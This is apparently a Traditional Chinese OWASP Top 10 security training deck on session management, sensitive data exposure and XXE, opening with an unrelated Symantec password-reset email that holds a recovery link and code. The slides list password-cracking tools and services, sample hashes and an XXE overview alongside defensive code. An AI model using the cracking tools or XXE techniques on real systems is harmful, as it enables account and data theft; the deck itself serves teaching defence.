To reset your username or password at Symantec's Integral7 Credential Manager, please click on the account recovery link below or copy and paste the address onto your web browser's address window. When the page opens, enter the authentication code. Once you have authenticated, you may reset your username and/or password.

Account recovery link: <https://i7lp.integral7.com/durango/aa?aakey=hGHhYchTMdkmuQnctPIR>

Authentication Code: wrHSptus

Please note that the account recovery link will expire on 09/05/2012.

If you require further assistance resetting your password, please contact accreditation@accreditation.symantec.com.

Thank you for contacting Symantec

You are receiving this email because you are a customer of Symantec and have requested information regarding your account.

Powered by the Integral7 Credential Bureau (www.integral7.com)

防護建議(cont.)

➤ 安全的 Session Management

✓ 最大原則: 每次登入所使用的 session ID 都要夠亂且不同!

✓ 傳輸保護

– 如果使用 cookie 傳送

- 限制 cookie scope (domain & path)
- 設定 HttpOnly flag
- 設定 secure flag

```
Set-Cookie:JSESSIONID:893ihewwydkq2764@&@09;Path=/;secure
```

– 如果不允許使用 cookie

- 別以 URL 參數方式進行傳遞
 - 會洩漏於 Referer header / Browsing History

➤ 寧可: 加密後儲存於表格的隱藏欄位(注意預防 replay)

防護建議(cont.)



✓ Logout() !

- 清除所有存放於後端的 session 資料

```
this.Session.Abandon(); this.Session.Clear();
```

- 讓 session token 失效

```
Session.Abandon();  
Response.Cookies.Add(new HttpCookie("ASP.NET_SessionId", ""));
```

<http://forums.asp.net/t/1755872.aspx?SessionID+not+getting+reset+after+Session+Abandon>

防護建議(cont.)



✓ Logout() ! (cont.)

– Java Samples

➤ Sample1:

```
HttpSession session = request.getSession(false);  
if (session != null) {  
    session.invalidate();  
}
```



➤ Sample2:

```
public static HttpSession resetSessionId(HttpSession session,  
    HttpServletRequest request) {  
    session.invalidate();  
    session = request.getSession(true);  
    return session;  
}
```

<http://stackoverflow.com/questions/4836106/how-to-reset-jsessionid>

防護建議(cont.)



✓ Limit session lifetime

– Java Samples


Web.xml

```
<session-config>
<!-- inactivity timeout in minutes -->
<session-timeout>15</session-timeout>
</session-config>
```

Coding:

```
// inactivity timeout in seconds
session.setMaxInactiveInterval(900);
```

✓ No concurrent logins !



A3 - Sensitive Data Exposure



Sensitive Data Exposure



- 應用程式無意中回應機敏資料
 - ✓ 內網IP、資料連結方式、密碼....
- 應用程式沒有對機敏資料加密保護
 - ✓ → Log / 備份
 - ✓ → APP
 - ✓ → 傳輸
- 有加密，但是
 - ✓ 使用較弱的加密演算法遭到破解
 - ✓ 金鑰儲存控管不佳

帶有技術資料的錯誤訊息



Altoro Mutual: Server Error - Windows Internet Explorer

http://demo.testfire.net/bank/login.aspx

Altoro Mutual: Server Error

Sign In | Contact Us | Feedback | Search

AltoroMutual

DEMO SITE ONLY

An Error Has Occurred

Summary:

Syntax error in string in query expression 'username = ''.

Error Message:

```
System.Data.OleDb.OleDbException: Syntax error in string in query expression 'username = '''. at System.Data.OleDb.OleDbCommand.ExecuteNonQueryErrorHandling(OleDbHResult hr) at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable) at Altoro.Authentication.ValidateUser(String uName, String pWord) in d:\downloads\AltoroMutual_v6\website\bank\login.aspx.cs:line 73 at Altoro.Authentication.Page_Load(Object sender, EventArgs e) in d:\downloads\AltoroMutual_v6\website\bank\login.aspx.cs:line 33 at System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

Privacy Policy | Security Statement | © 2009 Altoro Mutual, Inc.

機敏資料傳輸時需加密



➤ 使用 SSL 保護所有傳輸機敏資料的網頁!

✓ 身份認證資料

– Password、Session ID


✓ 個人資料

✓ 交易資料

✓ 信用卡資料

➤ 記得關閉非 SSL 的存取管道!

無需實體連線即可偷取封包



“密碼”不要明文儲存!



➤ Password : 12345678

Algorithm	Value
Base64	MTIzNDU2Nzg=
DES (13 chars)	aaNN3X.PL2piw
MD5 (32 chars)	25d55ad283aa400af464c76d713c07ad
SHA1 (40 chars)	7c222fb2927d828af22f592134e8932480637c0d
Salted MD5	\$1\$tsLFCOYh\$5ibC1Ui2OPwUvyGUttUFI1
LanMan	0182BD0BD4444BF836077A718CCDF409
NTLM	259745CB123A52AA2E693AAACCA2DB52

Encoding ?


Hash?

Encryption?

觀念說明



➤ Encoding (編碼) : Base64 、 HTML Encoding




➤ Hash (雜湊函數) : MD5 、 SHA1



- The input can be of any length.
- The output has a fixed length.
- $H(x)$ is relatively easy to compute for any given x .
- $H(x)$ is one-way.
- $H(x)$ is collision-free.


➤ Encrypt (加密) : AES

(<http://www.rsa.com/rsalabs/node.asp?id=2176>)




Hashed Password Cracking

➤ “暴力破解”密碼



Rainbow Table



Password Crackers



- **John the Ripper**
 - ✓ <http://www.openwall.com/john/>
 - ✓ DES/MD5/Salted MD5/LM
- **John The Ripper MPI Patch**
 - ✓ <http://bindshell.net/tools/johntheripper>
 - ✓ DES/MD5/Salted MD5/LM/NTLM/...
- **Cain & Abel**
 - ✓ <http://www.oxid.it/>
 - ✓ LM/NTLM/MD5/SHA1/...
- **RainbowCrack**
 - ✓ <http://www.antsight.com/zsl/rainbowcrack/>
 - ✓ MD5/SHA1/LM/NTLM/...
- **Google**
 - ✓ Reverse MD5
 - ✓ Reverse SHA1

雲端服務



本站数据量宇宙第一，实时查询记录超过4.8亿条，其中95%以上全球独有，共占用50T硬盘，所有硬盘重量超过50斤！已包含11位及11位以下数字、7-8位小写字母加数字、6位大小写字母加数字等组合、以及大量其它数据(最长达20位)。一般的查询是免费的。
本站后台分布式破解，可破解范围更广，成功几率更大。一屋子电脑实时计算，产生了大量的噪音和电费，可破解12位数字、9位小写字母加数字、8位大小写字母加数字、7位任意字符等,同时支持sha1,双重md5加密,加salt等各种变异解密。单条破解时间为数分钟到1小时不等。

[首页](#) [后台任务](#) [破解范围](#) [批量破解](#) [会员](#) [WorldWide](#)

[请注册或登录](#)

密文:

密文加密类型: md5

解密

查询结果:

本站拥有全球最大的数据库，连续多年百度排名第一,如果本站无法破解，那么你能只能拜春哥！

4年前,我站成功率是87.53%，到半年前，有客户达到95%，然而追求无止境，再过1个月，力争达到98%，敬请期待！

防護建議



➤ Principles : 拿不到、解不開

✓ 機敏資料不要回傳到前端

✓ 傳輸或儲存時透過**Hash**或是**加密**保護。

– 使用通過國際標準的演算法 & 較長的 key size

– Hash

➤ 不要再用：LM、MD5、SHA1

➤ 請使用：~~MD5~~twice, SHA-256

➤ 在每個產生的 hash 值再加入亂數字串(salt)

➤ 例1：\$1\$tsLFcOYh\$5ibC1Ui2OPwUvyGUttUFI1

➤ 例2：Hash(“secret”, “1lkjdo3opf”), Hash(“secret”, “mkdi2kan7”)

– Cipher

➤ 不要再用：DES、Triple DES

➤ 請使用：**AES**(AES-128, AES-192 and AES-256)



➤ Java Sample

```
import java.security.MessageDigest;
import java.security.SecureRandom;

public byte[] getHash(int rounds, String password, byte[] salt) throws
NoSuchAlgorithmException {
    MessageDigest hashvalue = MessageDigest.getInstance("SHA-256"); //SHA-256 以上
    hashvalue.reset();
    hashvalue.update(salt); //salt 長度至少要為 64 位元
    byte[] input = hashvalue.digest(password.getBytes("UTF-8"));
    for (int i = 0; i < rounds; i++) { //以迴圈反覆運算多次來增加彩虹表建表成本
        hashvalue.reset();
        input = hashvalue.digest(input);
    }
    return input; //產生出精心計算的 hash，難以用暴力法輕易破解與彩虹表查表
}

SecureRandom random = SecureRandom.getInstance("SHA1PRNG"); //用安全的亂數產生器
byte[] bSalt = new byte[8];
random.nextBytes(bSalt);
byte[] bDigest = getHash(ITERATION_ROUNDS, password, bSalt);
String sDigest = byteToBase64(bDigest); //該次的加密密碼，連同帳號一併儲存到資料庫
String sSalt = byteToBase64(bSalt); //該次的 salt，連同帳號一併儲存到資料庫
```

(資料參考:資安人雜誌第 87期 - 打造個資大盜痛恨的企業網站)

防護建議(cont.)



✓ For encryption keys

- 別在程式裡寫入加密金鑰或資料庫的存取資訊


✓ For configuration store

- 內容加密

➤ .NET : `Aspnet_setreg.exe`

<https://support.microsoft.com/en-us/help/329290/how-to-use-the-asp.net-utility-to-encrypt-credentials-and-session-stat>

- 存取權限控管




A4 - XML External Entities (XXE)

XML External Entities (XXE)

➤ 攻擊者在XML External Entity所參考的內容中輸入自訂的字串以達到攻擊目標:

- ✓ extract data
- ✓ execute a remote request
- ✓ scan internal systems
- ✓ perform a denial-of-service attack



the server where the parser is located

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp

security.tencent.com

<https://images2017.cnblogs.com/blog/1205477/201707/1205477-20170729141612957-759004042.png>



2014.12 Facebook !



by **Michael Mimoso** [Follow @mike_mimoso](#)

December 30, 2014, 3:06 pm

A vulnerability was discovered and patched in a third-party service that handles resumes on Facebook's careers page.

The discovery was worth more than \$6,000 in a bounty paid out by Facebook to researcher Mohamed Ramadan of Egypt, who published some details of the vulnerability and exploit on his [website](#).

Ramadan said the vulnerability is a blind XXE (XML External Entity) Out of Band bug. It allowed him to upload a .docx file to the careers page with some additional code that was not vetted by the third-party service.

Facebook has tackled XXE bugs before. In January, it paid out a \$33,500 bounty to a Brazilian researcher who found a XXE vulnerability in Facebook's Forgot Your Password service. He reported the XXE bug and asked Facebook for permission to escalate it to a remote code execution flaw. Facebook quickly patched, but Silva shared his potential exploit with the 